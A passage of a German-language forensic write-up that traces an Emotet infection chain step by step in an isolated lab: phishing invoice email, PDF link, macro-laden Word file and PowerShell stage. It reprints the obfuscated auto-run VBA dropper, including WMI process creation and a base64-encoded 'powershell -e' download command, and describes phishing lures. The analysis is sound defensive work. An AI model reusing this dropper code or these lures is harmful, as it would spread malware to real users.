

Inhalt

Szenario	2
Aufbau der Testumgebung	2
Die Infektion - Forensik	2
Stage 1 – PDF-Datei als Mailanhang	2
Stage 2 – der Link in der PDF-Datei	4
Stage 3 – die Word-Datei	4
Stage 4 – der PowerShellCode	10
Stage 5 – die EXE #1	12
Stage 6 – die EXE #2	14
Gegenmaßnahmen	19
Stage 1 – die PDF als Mailanhang	19
Stage 2 – der Link in der PDF-Datei	19
Stage 3 – die Word-Datei	19
Stage 4 – der PowerShellCode	21
Stage 5 – die EXE #1	24
Stage 6 – die EXE #2	25
Fazit	25

Szenario


In den letzten Monaten steht der Trojaner Emotet immer wieder in den Schlagzeilen. Das er leistungsfähig ist kann kaum wiederlegt werden. Aber wie wird man eigentlich infiziert? Nur wenn man die Infektionswege und Varianten versteht, kann man sich richtig schützen.

Um dieses Thema zu klären habe ich eine scharfe Variante analysiert. Das Ergebnis möchte ich in diesem WSHoWTo präsentieren.

In meinem Szenario erhält ein Benutzer eine Mail mit einem PDF im Anhang. Er muss also aktiv am Start des Trojaners beteiligt werden. Dann folgt eine Kette von Ereignissen. Zuletzt ist der Schadcode aktiv. Ich werde die einzelnen Phasen (Stages) separat beleuchten und bewerten.

Aufbau der Testumgebung

Damit es bei der Untersuchung des Schadcodes nicht zu einer unkontrollierten Ausbreitung kommt, ist eine Testumgebung wichtig. Diese muss aber unter Umständen das Internet erreichen können. In meinem Setup steht der Testclient in einem separaten Netzwerksegment. Sein Gateway ist eine PFSense – ein Firewallsystem, dass aktuell **keine** Kommunikation nach außen zulässt. Die Internetleitung wird nur von den LAB-Maschinen genutzt. Zusätzlich steht ein isoliertes, autonomes System im gleichen Netzwerk. Darauf läuft ein **WireShark**. Dank SwitchPort-Mirroring kann er den ein- und ausgehenden Traffic des Testclients mitschneiden, ohne selber erreichbar zu sein und ohne Kenntnis des Testclients.




Die Infektion - Forensik

Stage 1 – PDF-Datei als Mailanhang

Der Benutzer erhält eine Mail mit einer PDF. Die Mail nutzt dabei Bausteine, die den Empfänger


- **unter Druck setzen:** Das können z.B. Mahnungen für offene Rechnungen sein. Wer hat schon gerne Schulden? In Firmen kann es durchaus Ärger geben, wenn man als Angestellter eine Rechnung nicht in die Buchhaltung weitergeleitet hat und die Firma dafür geradestehen muss.
- **neugierig machen:** Hier finden wir oft im Text einer Mail Hinweise auf vertrauliche Informationen in der angehängten Datei, die wohl „versehentlich“ an den Empfänger gesendet wurden... Besonders perfide ist es, wenn da z.B. der Name eines Kollegen im Dateinamen der „Abmahnung“ oder „Kündigung“ drinsteht. „Was hat der wohl angestellt...“ KLICK.
- **nicht irritieren, weil er den Empfang erwartet:** Das könnte z.B. eine „Bewerbung“ für eine ausgeschriebene Stelle im Unternehmen sein. Ebenso könnte ein Vertriebsmitarbeiter durch eine vorherige „Korrespondenz“ den Erhalt einer Mail vom vermeintlichen Neukunden erwarten. Vertrauen und die Erwartung von Profit spielen eine wichtige Rolle.

In dieser Mail wurde die „Rechnungs-Masche“ angewandt:




Dem geübten Auge wird hier sofort der Fake auffallen. Dennoch genügt es, wenn EIN Benutzer in der Firma darauf hereinfällt: Ein Trojaner könnte die Kontakte seines Opfers auslesen und sich in dessen Namen mit seiner Mailadresse weiterverbreiten. Die so erzeugten Mails sind für die nächsten Empfänger viel realer, denn sie könnten Antworten auf bereits gesendete Mails sein!

OK, der Benutzer hat die Mail geöffnet und klickt nun auf das PDF. Diese Datei enthält folgenden Text:




Hört ihr, wie meine Augen rollen? Schlechter kann so etwas gar nicht sein! Statt der erwarteten Rechnung soll der Benutzer auf den Link klicken, um die Datei zu öffnen. Na gut, wo zeigt der Link hin?



Die „Rechnung“ liegt also als gescanntes Dokument auf einem Webserver, der über seine IPv4 angesprochen wird... Das muss nicht immer so schlecht wie in diesem Beispiel aussehen. Daher spielen wir weiter. Jetzt geht es also erst einmal ins Internet.

Stage 2 – der Link in der PDF-Datei

Was bekommt man, wenn man auf den Link klickt? Und viel wichtiger: wie klickt man für eine Forensik auf den Link, ohne das Element dahinter zu starten? Das kann die PowerShell mit der .net-Methode „DownloadString“:




Mit der PowerShell kann ich das Element als Text anzeigen lassen. Dieser Text sollte ungefährlich sein. Aus den dargestellten Informationen kann man erkennen, dass es eine Word-Datei ist. Laden wir die Datei einmal herunter und sehen nach:

```
PS C:\> $file | out-file -FilePath c:\users\tessa.test\desktop\Infected.doc
PS C:\>
```

Stage 3 – die Word-Datei


Nun öffne ich die Word-Datei mit Word 2016. In meiner Testumgebung gibt es für Office keine GPOs. Dennoch genügen hier die entgegen der weitläufigen Meinung die Standardeinstellungen für einen Schutz:




Die Datei stammt aus dem Internet. Word kann dieses Attribut erkennen und reagiert mit einem schreibgeschützten Öffnen. Netterweise steht in der Datei selber, wie man das umgehen kann... Natürlich in englisch – was würde man sonst auch erwarten. Leider zeigt Word den Schalter in einem auffälligen, gelben Banner an – das zieht Endanwender irgendwie magisch an. Und jetzt kommt ja auch die Neugier ins Spiel: Wo ist denn nun die vermeintliche Rechnung??

Ein Restrisiko bleibt natürlich bei der Untersuchung. Daher starte ich eine Instanz von ProcMon aus den Sysinternal-Tools. Damit kann ich das Verhalten aufzeichnen. Nun aktiviere ich die Bearbeitung. KLICK.

Nach der Aktivierung schützt Word den Benutzer weiter, indem Makros – also ausführbarer, eingebetteter Code – nicht ausgeführt werden. Leider kann der Benutzer das in den Standardeinstellungen leicht mit einem Klick auf den Schalter im 2. Banner umgehen (so steht es ja schließlich auch in der „Anleitung“) – und somit wird der Code gestartet:



Für die Forensik wäre jetzt natürlich ein Blick in diesen Makrocode interessanter. Daher starte ich dessen Anzeige mit <ALT>+<F11>:



```

Microsoft Visual Basic for Applications - 63607349173205-19 - Copy - [K3_0_9 (Code)]
Datei Bearbeiten Ansicht Einfügen Format Debuggen Ausführen Extras Add-Ins Fenster ?
Projekt - Project (Allgemein) Q_26135
37836927
Module
K3_0_9
Verweise
Project (63607349173205-19)
Microsoft Word Objekte
37836927
Module
K3_0_9
Eigenschaften - K3_0_9
K3_0_9 Modul
Alphabetisch Nach Kategorien
(Name) K3_0_9

z61_279 = Y57_9672 + w_5282
End Function

Sub autoopen()
On Error Resume Next
If z53024 <> R082833 Then
u015__ = (77036882)
n0_0_9_ = w_6_8_7 * 578297639 + f207184 + CLng(G8226738)
b7_38688 = 671238169 / Hex(V373291 / Chr(K_61_2_ - CDate(694009187)) * 990604122 / 502381095) / q01__ - Fix(148753492)
C9_3_59 = (916786163)
End If
If C3_59_ <> w839_ Then
A296__ = (764033767)
C823_0 = p6740589 * 578306598 + s17__8 + CLng(O93_396_)
B1_0_ = 537115274 / Hex(S_2_630_ / Chr(a409_41 - CDate(616746102)) * 553045231 / 225003895) / U468_4 - Fix(210514842)
X69_23_ = (757067388)
End If
w_7_0_ E10_1_ + "pove" + j_5233 + m4_004 + r833598 + M_00908 + t51_588 + B_5860_ + X37050_ + f_928833 + b2___037 + t5_13_72 + z61_279, F_20_34_ + p84551 + s_2041_ + j_211_3
If N_25_77 <> R283400 Then
w644950 = (949227701)
A10944_ = j3469_63 * 977237275 + J41_65 + CLng(F_0___)
j74_760 = 180959616 / Hex(B04320_6 / Chr(C_4___33 - CDate(980477002)) * 265829552 / 329089871) / T___10 - Fix(758138115)
Y_50__91 = (908730169)
End If
If b_9091_ <> d8417_7_ Then
H912_3 = (216171816)
s6_3_7 = r567167_ * 187657420 + A501206_ + CLng(m864_66)
Y912994 = 696771524 / Hex(b5056_ / Chr(T_75__ - CDate(187512567)) * 108805309 / 807980059) / Q_13_6 - Fix(188493323)
B6_58 = (3148467)
End If
End Sub

```

OK, das sieht wüst aus. Hier sollen Virens Scanner und Administratoren verwirrt werden. Dennoch ist in dem über 1000 Zeilen langen Text eine Anweisung enthalten! Der Code wurde bestimmt nicht von Hand getippt sondern durch ein Script oder Ähnliches erstellt. Diese Art von ScriptCode nennen wir Obfuskierung (Verschleierung).

2 Merkmale sind erkennbar:

- Es existieren extrem viele IF-Statements mit komplexen Aktionen, die aber nie ausgeführt werden, weil die Bedingungen nie wahr werden – das sind einfach Füller für den Virens Scanner... Da die sinnfreien Zeilen zufällig generiert werden, wird immer ein neuer „Schadcode“ in der Totalen generiert.
- Zwischen den IF-Statements stehen Textbausteine, die eine Befehlszeile ergeben.

Nehmen wir den Code einmal auseinander. Ganz unten ab Zeile 1094 (!!)

steht die AutoOpen-Funktion. Diese wird von Word beim Öffnen des Dokumentes automatisch ausgeführt, wenn es die Makroeinstellungen erlauben:

```

Sub autoopen()
On Error Resume Next
If z53024 <> R082833 Then
u015__ = (77036882)
n0_0_9_ = w_6_8_7 * 578297639 + f207184 + CLng(G8226738)
b7_38688 = 671238169 / Hex(V373291 / Chr(K_61_2_ - CDate(694009187)) * 990604122 / 502381095) / q01__ - Fix(148753492)
C9_3_59 = (916786163)
End If
If C3_59_ <> w839_ Then
A296__ = (764033767)
C823_0 = p6740589 * 578306598 + s17__8 + CLng(O93_396_)
B1_0_ = 537115274 / Hex(S_2_630_ / Chr(a409_41 - CDate(616746102)) * 553045231 / 225003895) / U468_4 - Fix(210514842)
X69_23_ = (757067388)
End If
w_7_0_ E10_1_ + "pove" + j_5233 + m4_004 + r833598 + M_00908 + t51_588 + B_5860_ + X37050_ + f_928833 + b2___037 + t5_13_72 + z61_279, F_20_34_ + p84551 + s_2041_ + j_211_3
If N_25_77 <> R283400 Then
w644950 = (949227701)
A10944_ = j3469_63 * 977237275 + J41_65 + CLng(F_0___)
j74_760 = 180959616 / Hex(B04320_6 / Chr(C_4___33 - CDate(980477002)) * 265829552 / 329089871) / T___10 - Fix(758138115)
Y_50__91 = (908730169)
End If
If b_9091_ <> d8417_7_ Then
H912_3 = (216171816)
s6_3_7 = r567167_ * 187657420 + A501206_ + CLng(m864_66)

```

```

Y912994 = 696771524 / Hex(b5056_ / Chr(T_75__ - CDate(187512567)) * 108805309 / 807980059) / Q_13_6 -
Fix(188493323)
B6__58 = (3148467)
End If
End Sub

```

Die **Bedingung** prüft 2 Variablen gegeneinander. Beide wurden aber nicht initialisiert. Daher sind beide NULL. Und NULL ist nie ungleich NULL. Daher ist dieser **Code** reines Füllmaterial! Blenden wir diese sinnfreien Zeilen einmal aus. Dazu speichere ich die Codezeilen in einer Textdatei und nutze einige PowerShell-Zeilen zum Ausblenden der IFs und zum optischen Einrücken:

```

1  cls
2  $lesen = $true
3  Get-Content -Path E:\code.txt | ForEach-Object {
4      if ($_ -like '*if *') { $lesen = $false }
5      if ($lesen) {
6          if ($_ -like '*function*' -or $_ -like '*sub*') { $_ } else { "  $_" }
7      }
8      if ($_ -like '*End If*') { $lesen = $true }
9  }

```

```

Function Q_26135()
End Function
Function w_7_0_(b13_0_, d35585)
On Error Resume Next
Set H_700 = GetObject("winmgm" + "ts:Win" + "32_Proce" + "ssStartup")
H_700.ShowWindow = 51462 - 51462
GetObject("winmg" + "mts:wi" + "n32_Process").Create L72_2258 + b13_0_ + 060229 + n____23 +
m615957, A4_66_6, H_700, L_904_
End Function

Function t51_588()
On Error Resume Next
03724_25 = "rsheLl" + " -e J" + "ABhA" + "F8AXwB" + "fAD" + "QAN" + "QAZ" + "ADgAP"
P__7086_ = "QAoAcc" + "ATAAZA" + "DMANwB" + "FAC" + "cAKw" + "AnADkA" + "MQAn" + "ACKAO"
p7__7303 = "wAk" + "AE4" + "ANAAOA" + "F8A" + "NABfAD" + "0Ab" + "gBlAH" + "cALQB" + "vAGI"
L09_____ = "Aag" + "BlAG" + "MAdAA" + "gAE4A" + "ZQB0"
Y7_13_6 = "AC4AVw" + "BlAG" + "IAQwBs" + "AGkAZQ" + "BuAH"
t51_588 = 03724_25 + P__7086_ + p7__7303 + L09_____ + Y7_13_6
End Function

Function B_5860_()
On Error Resume Next
r_94553 = "QAOWA" + "kAFAA" + "MQA2" + "AF8A" + "OAAwA" + "F8AQQA"
c438_361 = "9ACgAJ" + "wBoAHQ" + "AdAB" + "wADoA" + "JwAr" + "ACcAL" + "wAVAC"
S_44919 = "cAK" + "wAnAGI" + "AYQ" + "AnACsA" + "JwB6AG" + "UAZQ" + "AzAC" + "cAKwA"
s49_9785 = "nADYAN" + "QAuAG" + "MabwB" + "tAC" + "8AdgA"
X__846_ = "nACsA" + "JwA" + "lADk" + "ASAB4A" + "FoAJ" + "wAr"
U__9_ = "ACcA" + "eQBAA" + "GgAdAB" + "0AHAHO" + "gAnAC" + "sAJwAv" + "AC8A" + "ZwBp"

```

Das sieht schon viel besser aus. ☺ Nun kommt der digitale Textmarker zum Einsatz:

```

Function Q_26135()
End Function
Function w_7_0_(b13_0_, d35585)
On Error Resume Next
Set H_700 = GetObject("winmgm" + "ts:Win" + "32_Proce" + "ssStartup")
H_700.ShowWindow = 51462 - 51462
GetObject("winmg" + "mts:wi" + "n32_Process").Create L72_2258 + b13_0_ + 060229 + n____23 +
m615957, A4_66_6, H_700, L_904_
End Function

Function t51_588()
On Error Resume Next
03724_25 = "rsheLl" + " -e J" + "ABhA" + "F8AXwB" + "fAD" + "QAN" + "QAZ" + "ADgAP"
P__7086_ = "QAoAcc" + "ATAAZA" + "DMANwB" + "FAC" + "cAKw" + "AnADkA" + "MQAn" + "ACKAO"
p7__7303 = "wAk" + "AE4" + "ANAAOA" + "F8A" + "NABfAD" + "0Ab" + "gBlAH" + "cALQB" + "vAGI"
L09_____ = "Aag" + "BlAG" + "MAdAA" + "gAE4A" + "ZQB0"
Y7_13_6 = "AC4AVw" + "BlAG" + "IAQwBs" + "AGkAZQ" + "BuAH"
t51_588 = 03724_25 + P__7086_ + p7__7303 + L09_____ + Y7_13_6
End Function

Function B_5860_()
On Error Resume Next
r_94553 = "QAOWA" + "kAFAA" + "MQA2" + "AF8A" + "OAAwA" + "F8AQQA"
c438_361 = "9ACgAJ" + "wBoAHQ" + "AdAB" + "wADoA" + "JwAr" + "ACcAL" + "wAVAC"
S_44919 = "cAK" + "wAnAGI" + "AYQ" + "AnACsA" + "JwB6AG" + "UAZQ" + "AzAC" + "cAKwA"
s49_9785 = "nADYAN" + "QAuAG" + "MabwB" + "tAC" + "8AdgA"
X__846_ = "nACsA" + "JwA" + "lADk" + "ASAB4A" + "FoAJ" + "wAr"
U__9_ = "ACcA" + "eQBAA" + "GgAdAB" + "0AHAHO" + "gAnAC" + "sAJwAv" + "AC8A" + "ZwBp"

```

```

u9230_25 = "AGE" + "AbgB" + "jAGE" + "AJw" + "ArA"
T16509 = "CcAc" + "gAnAC" + "sAJw" + "BsAG8" + "Acg"
v_91_65 = "BhA" + "HMAJw" + "ArACc" + "AbwAu" + "AGMAB" + "wAnAC" + "sAJ" + "wBtAC8" + "AeAB"
D3_____ = "3AFMAa" + "QBQ" + "ADUANA" + "AnAC" + "sAJwA" + "3AEA" + "AJw" + "ArAC"
B_5860___ = r_94553 + c438_361 + S_44919 + s49_9785 + X___846_ + U___9_ + u9230_25 + T16509 +
v_91_65 + D3_____
End Function

Function X37050__()
    On Error Resume Next
    G_94887 = "cAaAB0" + "AHQ" + "AcA" + "A6AC8" + "ALw" + "AxACC" + "AKw" + "AnAD" + "MALg"
    i_55_7 = "AyADM" + "AMwAu" + "ADEAJ" + "wArAC" + "cAO" + "AAzA" + "C4AM" + "gAyA" + "DcAJwA"
    Z825__38 = "rACcA" + "LwAlA" + "FYAZgB" + "xAH" + "EAc" + "wBtAFY" + "AQABoA" + "CcAK"
    C_5_1_ = "wAnA" + "HQAd" + "ABwA" + "CcA" + "KwAnA" + "DoALw" + "AvA" + "DEA" + "JwArA"
    B_37910 = "CcAM" + "gA4AC" + "4AMQA" + "nACsAJ" + "wA5" + "ADkAL"
    i7549__ = "gAx" + "ADg" + "ANwAuA" + "DEAJ" + "wArA" + "CcAMgA"
    f87_7__ = "0AC8A" + "dgAzAC" + "cAKw" + "AnA" + "DUAaAB" + "yAGIA" + "RgB6" + "AEAA"
    Q1330_94 = "aAB0AH" + "QAaAA6" + "AC8A" + "LwAxA" + "DAANA" + "AuA" + "CcAKwA"
    h90_3_ = "nADIAM" + "gAnA" + "CsAJwA" + "zAC4AJ" + "wArAC"
    U__33_6 = "cANAA" + "wACC" + "AKwAnA" + "C4ANA" + "AwACC" + "AKwAnA" + "C8AOA" + "BDA"
    i5986_0 = "HEAUg" + "AnA" + "CsAJ" + "wBJA" + "EoAa" + "ABHAC" + "cAKwAn" + "ADQA"
    X37050__ = G_94887 + i_55_7 + Z825__38 + C_5_1_ + B_37910 + i7549__ + f87_7__ + Q1330_94 +
h90_3_ + U__33_6 + i5986_0
End Function

Function f_928833()
    On Error Resume Next
